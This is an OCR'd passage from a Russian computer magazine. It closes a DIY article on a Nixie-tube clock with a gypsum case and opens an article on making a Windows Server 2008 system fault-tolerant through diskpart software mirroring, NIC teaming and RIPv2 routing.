


СХЕМА ПОВЫШАЮЩЕГО ПРЕОБРАЗОВАТЕЛЯ НА NE555

щие место в основном на этапе макетирования и отладки, приводят к высоковольтному выбросу и выходу из строя именно этого транзистора, поэтому его применение оправдано.
В качестве повышающего преобразователя можно использовать и другую схему, скажем, на той же MC34063, но описанная выше — самая простая и неприхотливая. К тому же, трудностей с доставанием NE555 по определению быть не может, это очень распространенная микросхема. Подробнее о методике расчета импульсных источников питания читай в книге Раймонда Мэка «Импульсные источники питания. Теоретические основы проектирования и руководство по практическому применению».

УПРАВЛЕНИЕ NIXIE

Итак, в нашем распоряжении — 4 газоразрядных индикатора ИН-1 и 2 неоновые лампочки ИН-3 в качестве мигающих точек, а также источник питания для всего этого. Осталось на каждом индикаторе зажечь цифру в соответствии с текущим временем, то есть один из десяти электродов каждой лампы замыкать на землю. Можно использовать 40 маломощных высоковольтных транзисторов, а можно сделать по-другому...
В свое время, специально для работы с газоразрядными индикаторами, была разработана микросхема SN74141 (отечественный аналог К155ИД1). Она представляет собой дешифратор двоично-десятичного кода в десятичный, который позволяет преобразовать четырехразрядный код, поступающий на входы A0-A3, в напряжение низкого логического уровня, появляющееся на одном из десяти выходов 0-9. Каждый десятичный выход снабжен высоковольтным транзистором с открытым коллектором. Другими словами, катоды неоновых индикаторов можно напрямую подключать к одноименным выводам этой микросхемы. Управление самим индикатором сводится к подаче двоичного кода зажигаемой цифры на четыре адресные линии дешифратора.
Несмотря на то, что это очень олдскульная микросхема, в бывшем СССР их, а также сами индикаторы серии ИН, выпускали вплоть до 87 года (!), в то время как за рубежом от них давно отказались. Поэтому во всем мире это «советское добро» сейчас достать легче, чем брендовые аналоги. Кроме того, стоимость таких четырех микросхем не сравнится со стоимостью четырех десятков высоковольтных транзисторов (40 руб. против 400).
В качестве управляющего контролера выбран AVR-микроконтроллер ATtiny26 фирмы ATMEL. Описание принципа работы и архитектуры этих микроконтроллеров не входит в рамки статьи — по теме есть огромное количество информации. Строго говоря, для наших целей лучше бы подошел ATmega8. Но рассмотрим другой вариант, к тому же не уступающий в цене.
Для управления индикаторами нам нужно 16 выводов (4 индикатора по 4 линии), еще один вывод нужен для мигающих точек, два будут задействованы для кварца, и еще два вывода потребуется для кнопок. Итого — 21 вывод. Для наращивания недостающих выводов используем внешний 8-битный регистр-защелку SN74LS373 (отечественный аналог КР1533ИР22), и подключим его параллельно основному порту А, а один вывод с порта В используем для фиксации. Индикаторы подключаются парами — одна пара к регистру-защелке, другая к контроллеру. Теперь для установки всех четырех цифр на неоновых индикаторах нужно выполнить следующую последовательность: 1) установить



ПОДКЛЮЧЕНИЕ ИНДИКАТОРА ИН-1 К МИКРОСХЕМЕ К155ИД1

на выводе STB регистра-защелки лог. 1.; 2) записать в порт А коды единиц и коды десятков часов; 3) установить на выводе STB лог. 0, тем самым, зафиксировать данные в нем; 4) записать в порт А коды единиц и коды десятков минут. Вся эта последовательность выполнится микроконтроллером за несколько микросекунд.
Блок питания выполнен по классической схеме. В качестве сетевого трансформатора используется компактный 7-ватный ТТП-110. С выпрямителя BD1C1C2 нестабилизированное напряжение 12 В подается на повышающий преобразователь и линейный стабилизатор L7805, обеспечивающий питанием цифровую часть схемы. Все остальные блоки, за исключением самих индикаторов, установка которых планируется на переднюю панель, размещены на одной односторонней печатной плате. Кнопки настройки и установки часов будут расположены на задней панели вместе с разъемом питания и конструктивно объединены с ISP-разъемом программирования микроконтроллера.
Полный вариант схемы с рисунком печатной платы, фотошаблонами, исходниками и готовой прошивкой ищи на диске.

КОРПУС ДЛЯ NIXIE

Изготовив такие часы на старомодных неоновых индикаторах, несолидно было бы поместить их в какую-нибудь банальную пластиковую коробку. ИН-1 — это первые отечественные газоразрядные индикаторы из эпохи кибернетики. Почти все они кривые, косые и выполнены весьма брутально, поэтому требуют соответствующего корпуса... в идеале, из черного бакелита с палец толщиной, или из бетона, как, например, у часов NIXIE Concrete Clock. У Даниеля Курта это был всего лишь концепт, мы же превратим его в жизнь! Поскольку корпус претендует на право быть фундаментальным, то и делать мы его будем по всем правилам изготовления фундаментов.
Настоящий бетон мы использовать, конечно, не будем. Это неразумно, ведь время его схватывания составляет несколько дней, а полную прочность он набирает только через месяц. Вместо бетона мы будем использовать строительный гипс (алебастр). Работать с ним гораздо проще, смесь отвердеет за 10 минут, и будет иметь ровную поверхность с шероховатой фактурой, приятной на ощупь. Отливка корпуса производится поэтапно — каждая сторона отдельно. Для этого требуется большой кусок стекла и несколько полос из жести. Стекло служит основой, а полосы опалубкой. Полосы, толщиной около 0,5 мм, скрепляются по углам плоскими магнитами с внешней стороны, таким образом, получается легкоразбор-



БЕЗ ОСОБЫХ ФИНАНСОВЫХ ЗАТРАТ МОЖНО СТАТЬ ОБЛАДАТЕЛЕМ КАМЕННЫХ ЧАСОВ ИЗ ЭПОХИ КИБЕРНЕТИКИ



ОПАЛУБКА И ОТЛИВКА ВТОРОЙ СТЕНКИ

ная конструкция многоразового применения.


Сначала на листе бумаги размечается геометрия заготовки, после чего лист кладется под стекло. Затем по линиям будущих границ «крышки» подгоняется жестяная опалубка. После этого разводится гипс до консистенции жидкой сметаны и заливается в полученную форму. Время загустевания всего 2-3 минуты, поэтому работать нужно очень быстро и точно. С помощью шпателя смесь разравнивается по всей форме. Через 7-10 минут происходит отвердевание гипса. Заготовка становится теплой и прочной. Теперь опалубка разбирается и можно приступать к отделению заготовки от стекла. Так мы получили только одну стенку. Формирование остальных стенок корпуса проводится таким же образом. Первым делом необходимо примерить уже имеющуюся заготовку к вновь сформированной жестяной опалубке следующей стороны будущего корпуса, чтобы она легко туда вставлялась, а стенки опалубки прилегали плотно. Сначала заливается гипсовая смесь, а потом уже вставляется заготовка, причем заготовка должна отлежаться еще минут 10 — иначе ровных стыков не получить.

Пока гипс теплый и мокрый, еще не набрал полную прочность и его легко соскребать, надо быстро удалить все излишки. Если между сторонами имеются «щели» или при заливке образовалась раковина, то после полного затвердевания корпуса их легко «залечить» с помощью шпателя, сухой смеси и небольшого количества воды. Дно делается в самую последнюю очередь, после проделывания отверстий под неоновые индикаторы.

Контур отверстий прорисовывается циркулем прямо на гипсе. Потом в центре просверливается несколько отверстий, и сердцевина аккуратно выдавливается. Только никаких ударов! До нужного диаметра все доводится с помощью тонкостенной трубки-скребка. Отверстия готовы и можно приступать к отливке дна. Гипс — пористый материал и ведет себя аналогично утеплителю, поэтому для нормальной работы электроники заднюю крышку делать не стоит.

Внутри гипс все еще остается влажным, и чтобы корпус не повело, перед установкой электроники нужно оставить его на неделю в теплом месте. В процессе сушки корпус меняет цвет с темного на светло-серый. Когда гипс полностью высохнет, можно приступать к фиксированию неоновых индикаторов в отверстиях с помощью клея. На нижнюю плоскость корпуса бетонных часов наклеиваются резиновые ножки, и часы готовы!

УПРАВЛЯЮЩИЙ КОНТРОЛЕР





СЕРГЕЙ «GRINDER» ЯРЕМЧУК GRINDER@SYNACK.RU

Эффект неваляшки

Простые шаги для создания отказоустойчивого Windows-сервера

Хороший админ не должен быть заметен. После того, как все настроено, он может спокойно заниматься своими делами, например, резаться в кваку или писать статьи в][. Его работа оценивается по стабильно работающему серверу и отсутствию жалоб со стороны пользователей. Но ведь неприятности обычно происходят в самый неподходящий момент и, хотя все ситуации предусмотреть просто нереально, кое-что все же можно предпринять.

СОЗДАЕМ СОФТВАРНОЕ ЗЕРКАЛО Любое устройство современного компьютера может выйти из строя, и высокая стоимость компонента совершенно не гарантирует 100% надежность. Недолговечны и жесткие диски, хранящие тонны бесценной информации, потеря которой может иметь любые последствия, вплоть до развала бизнеса. Традиционным способом сохранить данные является применение систем резервирования, в Win2k8 для этого используется компонент «Server Backup», который пришел на смену мощной утилите NTBackup. Но сегодня мы не будем устраивать бэкапные разборки, лучше поговорим о простом и при этом очень эффективном способе увеличения отказоустойчивости системы — создании софтварного RAID 1. Напомню, что в массиве RAID 1 используется зеркалирование двух дисков, что и обеспечивает высокую отказоустойчивость. При выходе из строя одного харда второй продолжает работать, как ни в чем не бывало. Чтобы восстановить массив, просто подключаем к серверу второй диск вместо неисправного. Единственный недостаток — это большая стоимость такого решения (на единицу объема), по сравнению с однодисковым вариантом или копированием всех критических данных на внешнее устройство для бэкапа.

Процедура настройки RAID 1 для системных дисков или дисков с данными в Win2k8 несколько отличается. Лонгхорн поддерживает два типа загрузки: MBR (Master Boot Record) и GPT (GUID Partition Table). Тип загрузки MBR разработан специально для x86 систем и на сегодня является наиболее популярным. Тип GPT первоначально появился в системах на базе Itanium и сейчас широко используется при загрузке 64-разрядных ОС. Настройка зеркалирования системных дисков для MBR и GPT также будет немного отличаться.

Теперь последовательно разберем организацию RAID 1 для каждого случая. Начнем с системного диска, использующего MBR. После установки системы у нас должен быть один уже рабочий (системный) диск и второй пока незадействованный диск, который будет зеркалом основного. Для управления хардами используем вкладку Disk Management, — она доступна в Server Manager и в консоли Computer Management (compmgmt.csc). Перед созданием RAID следует преобразовать диски в динамические. Выбираем значок диска в поле внизу и в контекстном меню — пункт Convert to Dynamic Disk («Преобразовать в динамический диск). Далее отмечаем в появившемся окне Disk 0, в окне Disk to Convert подтверждаем свой выбор нажатием Convert. После преобразования диска в Disk Management он будет помечен как Dynamic. Эту операцию можно произвести в командной строке при помощи утилиты DISKPART. Вызываем:

```
> diskpart
```

Смотрим список дисков и некоторые их характеристики:

```
diskpart> list disk
```

Подключаем disk 0 и преобразуем его в динамический:

```
diskpart> select disk 0
Disk 0 is now the selected disk.

diskpart> convert dynamic
DiskPart successfully converted the
selected disk to dynamic format.
```

Внимательно прочти сообщение после выполнения этой команды, в некоторых случаях для завершения операции требуется перезагрузка.

С системным диском все. Подключаем второй винч. В случае, когда статус диска в Disk Management показан как Offline, активируем его выбором пункта Online в контекстном меню или аналогичной командой diskpart. Если диск еще не размечен, эту операцию можно произвести при помощи самого Disk Management, выбрав в меню пункт Initialize Disk и затем тип таблицы разделов MBR или GPT. Далее преобразовываем его в динамический диск самостоятельно или поручаем все операции мастерам. Выбираем первый диск и в контекстном меню щелкаем пункт Add Mirror; в появившемся окне отмечаем второй диск. Мастер предупредит, что он будет преобразован в Dynamic Disk, — соглашаемся, нажав OK. Начнется процесс переноса данных на второй диск. По окончании в загрузчик будет добавлена возможность загрузки ОС со второго харда.

В командной строке действия выполняются также просто, правда, в отличие от Disk Management, здесь уже нет подстраховки, и допущенная ошибка может привести к потере данных. Смотрим список томов:



```
diskpart> list volume
```

Обычно загрузочный первый диск идет нулевым томом, выбираем его:

```
diskpart> select volume 0
Volume 0 is the selected volume.
```

И создаем зеркало, указав в качестве параметра второй диск:

```
diskpart> add disk=1
DiskPart succeeded in adding a mirror to the volume.
```

В процессе создания зеркала поле «Status» команды «list volume» будет показывать значение «Rebuild»; когда оно изменится на «Healthy», процесс успешно завершен.
Зеркалирование системных дисков, использующих GPT, чуть сложнее, так как EFI (Extensible Firmware Interface, расширяемый микропрограммный интерфейс) и MSR (The Microsoft Reserved) разделы необходимо создавать вручную. Если второй хард уже содержит таблицу MBR, обязательно переконвертируем его в GPT. Это можно сделать из меню Disk Management или командой:

```
diskpart> select disk 1
diskpart> convert GPT
DiskPart successfully converted the selected disk to GPT
format.
```

Но диск можно конвертировать в GPT, только если он пуст, поэтому если на диске уже созданы разделы, последовательно удаляем их при помощи команд:

```
diskpart> select partition 1
diskpart> delete partition override
```

Теперь смотрим таблицу разделов системного диска, чтобы затем повторить ее на резервном:

```
diskpart> select disk 0
diskpart> list partition

Partition ### Type Size Offset
----------------------------------
Partition 1 System 400 MB 32 KB
Partition 2 Primary 13996 MB 400 MB
Partition 3 Reserved 32 MB 14 GB
```

Переходим ко второму диску:

```
diskpart> select disk 1
```

Создаем системный EFI-раздел размером 400 Мб:

```
diskpart> create partition efi size=400
Diskpart succeeded in creating the specified partition.
```

В качестве дополнительного параметра можно задать смещение. Теперь MSR-раздел, который используется для хранения метаданных, не виден в Disk Management. Такой раздел рекомендуется создавать первым на диске с данными и вторым на системном диске. При преобразовании MBR → GPT раздел MSR создается автоматически, но его размер нас может не устраивать:

```
diskpart> create partition msr size=32
Diskpart succeeded in creating the specified partition.
```

После создания MSR и EFI разделов необходимо отформатировать EFI в FAT. Для этого назначаем ему букву диска. В обычном варианте это можно было бы сделать через Disk Management, выбрав в контекстном меню пункт New Simple Volume и затем последовательно ответив на вопросы визарда, но с GPT такой фокус не проходит, поэтому используем diskpart:

```
diskpart> select disk 1
diskpart> select partition 1
diskpart> assign letter=E
DiskPart successfully assigned the drive letter or mount
point.
```

И — форматируем:

```
C:\Windows\system32>format e: /fs:fat /q /y
```


Осталось скопировать данные с раздела EFI первого диска (пусть это будет D):

```
C:\Windows\system32>xcopy d:\*.* e: /s /h
```

Далее конвертируем диски в динамические (convert dynamic) и миррорим, как для MBR.
И, наконец, разберем, как создать RAID 1 для дисков с данными. В этом случае потребуется три диска: на первом (в diskpart обозначен как нулевой) будет установлена система, два других будут содержать данные. Здесь все просто: выбираем в контекстном меню одного из data-дисков



НА СЕРВЕРАХ ЧАСТО ВСТРЕЧАЮТСЯ СЕТЕВУХИ НА BROADCOM'ОВСКИХ ЧИПСЕТАХ



info

• Настройка NLB в Win2k3 рассмотрена в статье «Непотопляемый сервер», которую ты найдешь в][_02_2008.

• Компонент «Server Backup» для архивации использует службу Volume Shadow Copy Service. Подробнее о Server Backup читай в статье «Лови момент!» в][_07_2008, а о службе VSS — в статье «Движение в тени»,



links

• Описание Diskpart — support.microsoft.com/kb/300415/ru.


• Драйвера и утилиты для карт Intel — www.intel.com/support/network/adapter.


• Драйвера и утилиты BACS для карт Broadcom — www.broadcom.com/support/ethernet_nic.

пункт New Mirrored Volume и следуем указаниям визарда. Основной шаг — выбор второго диска. В командной строке нужно указать диск или том при помощи select, а затем создать зеркало командой «add disk=2». Чтобы отключить зеркало, используем команду «break disk=2».
Примечание редактора: чтобы повысить общий уровень надежности и защиты данных на критически важных серверах, зеркалированные диски можно разместить на разных дисковых контроллерах. Такая техника обеспечивает отказоустойчивость на уровне контроллеров и носит название «дуплексирование дисков».
Также не забываем о распределенной файловой системе DFS, позволяющей объединять находящиеся на разных компьютерах ресурсы в единое логическое пространство имен. Данные в таком случае могут храниться на нескольких серверах с возможностью синхронизации информации. При выходе из строя одной системы это не скажется на работе сервисов. Подробнее о DFS ты можешь прочитать в статье «Страж файлового дерева», опубликованной в декабрьском номере][за 2007 год.


ПОВЫШАЕМ НАДЕЖНОСТЬ СЕТИ Без сети любой, даже очень дорогой современный сервер не имеет смысла, он попросту не сможет выполнять возложенные на него функции. Поэтому резервирование сетевых подключений является важным шагом построения отказоустойчивого сервера. При наличии двух однотипных сетевых карт их можно объединить в одно псевдоустройство, которое будет восприниматься системой как обычный сетевой интерфейс со своими MAC- и IP-адресами. Эта технология известна как «агрегация каналов» (Link aggregation, LAG) или «транкинг» (trunking). Работая в паре, две сетевые карты обеспечивают практически вдвое большую пропускную способность, а при выходе из строя одной из карт всю нагрузку берет на себя вторая, доступ к сервису при этом не прерывается. В ядро Linux уже встроена возможность объединения двух сетевых интерфейсов в один (linux-ip.net/html/ether-bonding.html), подобная технология заложена и в других операционках — *BSD, Mac OS X, OpenSolaris. В Windows такой функциональности изначально не предусмотрено, поэтому, чтобы получить нужный результат, необходимо использовать сторонние драйвера и, как водится, для карт разных производителей придется искать свой вариант реализации. Зачастую решения разных фирм не совместимы между собой, и каждая компания в обозначении своей продукции указывает различные

КОНВЕРТИРУЕМ ДИСКИ В ДИНАМИЧЕСКИЕ





СОЗДАЕМ ТРАНК ИЗ ИНТЕЛОВСКИХ СЕТЕВУХ



УСТАНАВЛИВАЕМ РОЛЬ DHCP-СЕРВЕРА

названия транкинга (например, Cisco EtherChannel trunking, Adaptec's Duralink trunking и т.д.) Именно по этой причине для организации транка рекомендуется использовать одинаковые адаптеры, а при выборе оборудования для сервера следует учитывать наличие возможности работы в этом режиме. Немного ясности внесло принятие в 2000 году стандарта IEEE 802.3ad (802.3ad Link aggregation for parallel links), и сегодня многие решения выпускаются с поддержкой IEEE 802.3ad.
Основные производители серверов (HP, Dell, IBM) часто используют сетевые адаптеры на микросхемах корпорации Broadcom, для которых на офсайте доступны необходимые драйвера и утилиты BACS — Broadcom Advanced Control Suite (www.broadcom.com/support/ethernet_nic). Кроме того, информацию о возможности использования LAG для сетевых карт конкретного производителя можно поискать на домашнем сайте. Для примера приведу описание доступных режимов для карт от Intel, которое дано на странице (www.intel.com/support/network/sb/cs-009747.htm). Как видим, заявлена поддержка четырех режимов LAG:


• ALB (Adaptive Load Balancing, адаптивная балансировка нагрузки) — не требует поддержки коммутаторами, обеспечивает балансировку трафика с 2-8 карт только при передаче и на разные адреса, прием осуществляет лишь первый адаптер;
• RLB (Receive Load Balancing, балансировка входящей нагрузки) — может использоваться с любым коммутатором, но только в сочетании с ALB, скоростные адаптеры участвуют в балансировке входящего трафика TCP/IP, первый адаптер принимает весь остальной входящий трафик;
• SLA (Static Link Aggregation, он же Intel Link Aggregation, статическое объединение каналов) — обеспечивает двунаправленное выравнивание нагрузки, но требует наличия совместимых свитчей;
• Dynamic 802.3ad — совместим со стандартом 802.3ad, по возможностям похож на предыдущий.

То есть, режим ALB предназначен больше для обеспечения отказоустойчивости, так как возможна балансировка только исходящих соединений. Остальные же режимы поддерживают и балансировку нагрузки как на прием, так и передачу. В картах других производителей режимы LAG могут отличаться по названию, хотя суть, как правило, меняется несущественно. Кстати, правильно определить интеловскую сетевуху можно, следуя инструкции по ссылке «Identify your Adapter» на странице www.intel.com/support/network/adapter.
Для настройки продвинутых параметров сетевого адаптера, в том числе и для работы в транке, Intel предлагает собственную утилиту PROSet — www.intel.com/support/network/sb/CS-016041.htm. Скачиваем и устанавливаем драйвер обычным образом. Например, для 64-битной версии Win7/2k8R2 нам нужен файл PROWIN7X64.exe, обращаем попутно внимание на список поддерживаемых сетевых карт. Далее вызываем окно свойств одной из сетевух. После установки драйверов здесь появились дополнительные вкладки, где можно тонко настроить работу адаптера. В контексте статьи нас интересует вкладка Teaming, переходим на нее и устанавливаем флажок Team this adapter with other adapter. Чтобы создать группу из нескольких сетевых адаптеров, нажимаем кнопку New Team и, следуя указаниям мастера, вводим название группы, отмечаем сетевые карты, которые будут входить в группу, затем указываем режим работы (смотри выше). По окончании настроек в системе появится еще один адаптер. Особо важные сервера следует подключать к сети с использованием двух транков, через два свитча.
Также не стоит забывать о поддержке Win2k8-протоколов IGMP (Internet Group Management Protocol) и RIPv2 (Routing Information Protocol); поддержка более удачного по сравнению с RIPv2 протокола OSPF (Open Shortest Path First) почему-то была убрана. Протокол IGMP позволяет снизить нагрузку на сеть, доставляя широковещательные пакеты только адресатам, которые явно заявили о своей заинтересованности. Поэтому IGMP часто используют для передачи аудио- и видеоинформации. Протокол динамической маршрутизации RIPv2 более интересен в контексте статьи, так как позволяет обновлять информацию о маршрутах, выбирая оптимальный на данный момент. В случае выхода из строя одного из маршрутизаторов, клиентская система «узнает» об этом и получит новые таблицы. Это актуально и в случае, когда имеется несколько интернет-подключений, — отказ одного из них никак не скажется на пользователях, которые смогут, как ни в чем не бывало, выходить через резервный канал. Хотя внешние подключения к VPN-серверам и сервисам в DMZ, наверняка, придется перенастраивать вручную (здесь многое зависит от топологии). Чтобы исключить простои, следует использовать ISA Server 2006/Forefront TMG (подробнее о Forefront TMG читай в предыдущем номере][), либо решения от сторонних производителей, вроде Kerio WinRoute Firewall, UserGate Proxy & Firewall и другие.
Помимо прочего, RIPv2 спасает админа от ручной настройки статической маршрутизации на каждом компьютере (командой «route add»), что особенно выручает в больших, разветвленных сетях. Чтобы установить поддержку динамической маршрутизации, добавь роль Routing and Remote Access (RRAS), выбрав вначале роль «Network Policy and Access Services». Теперь открываем консоль RRAS, которая находится в Administrative Tools, выбираем сервер и в контекстном меню — пункт «Configure and Enable Routing and Remote Access». Запустится визард, на втором шаге которого отмечаем «Custom Configuration» и далее щелкаем LAN Routing. После запуска службы станут доступны настройки для IPv4 и IPv6. Раскрываем список IPv4, переходим в General и в контекстном меню выбираем пункт New Routing Protocol. В появившемся списке щелкаем по RIP Version 2 for Internet Protocol, после чего во вкладке IPv4 появится подпункт RIP. Теперь нужно настроить протокол. Выбираем RIP и в контекстном меню — пункт «New Interface». Мастер предложит выбрать интерфейс, и появится окно с соответствующими настройками.





ПОДКЛЮЧАЕМ ПРИНТЕРЫ В ПУЛ



НАСТРОЙКИ RIPV2 В WIN2K8R2

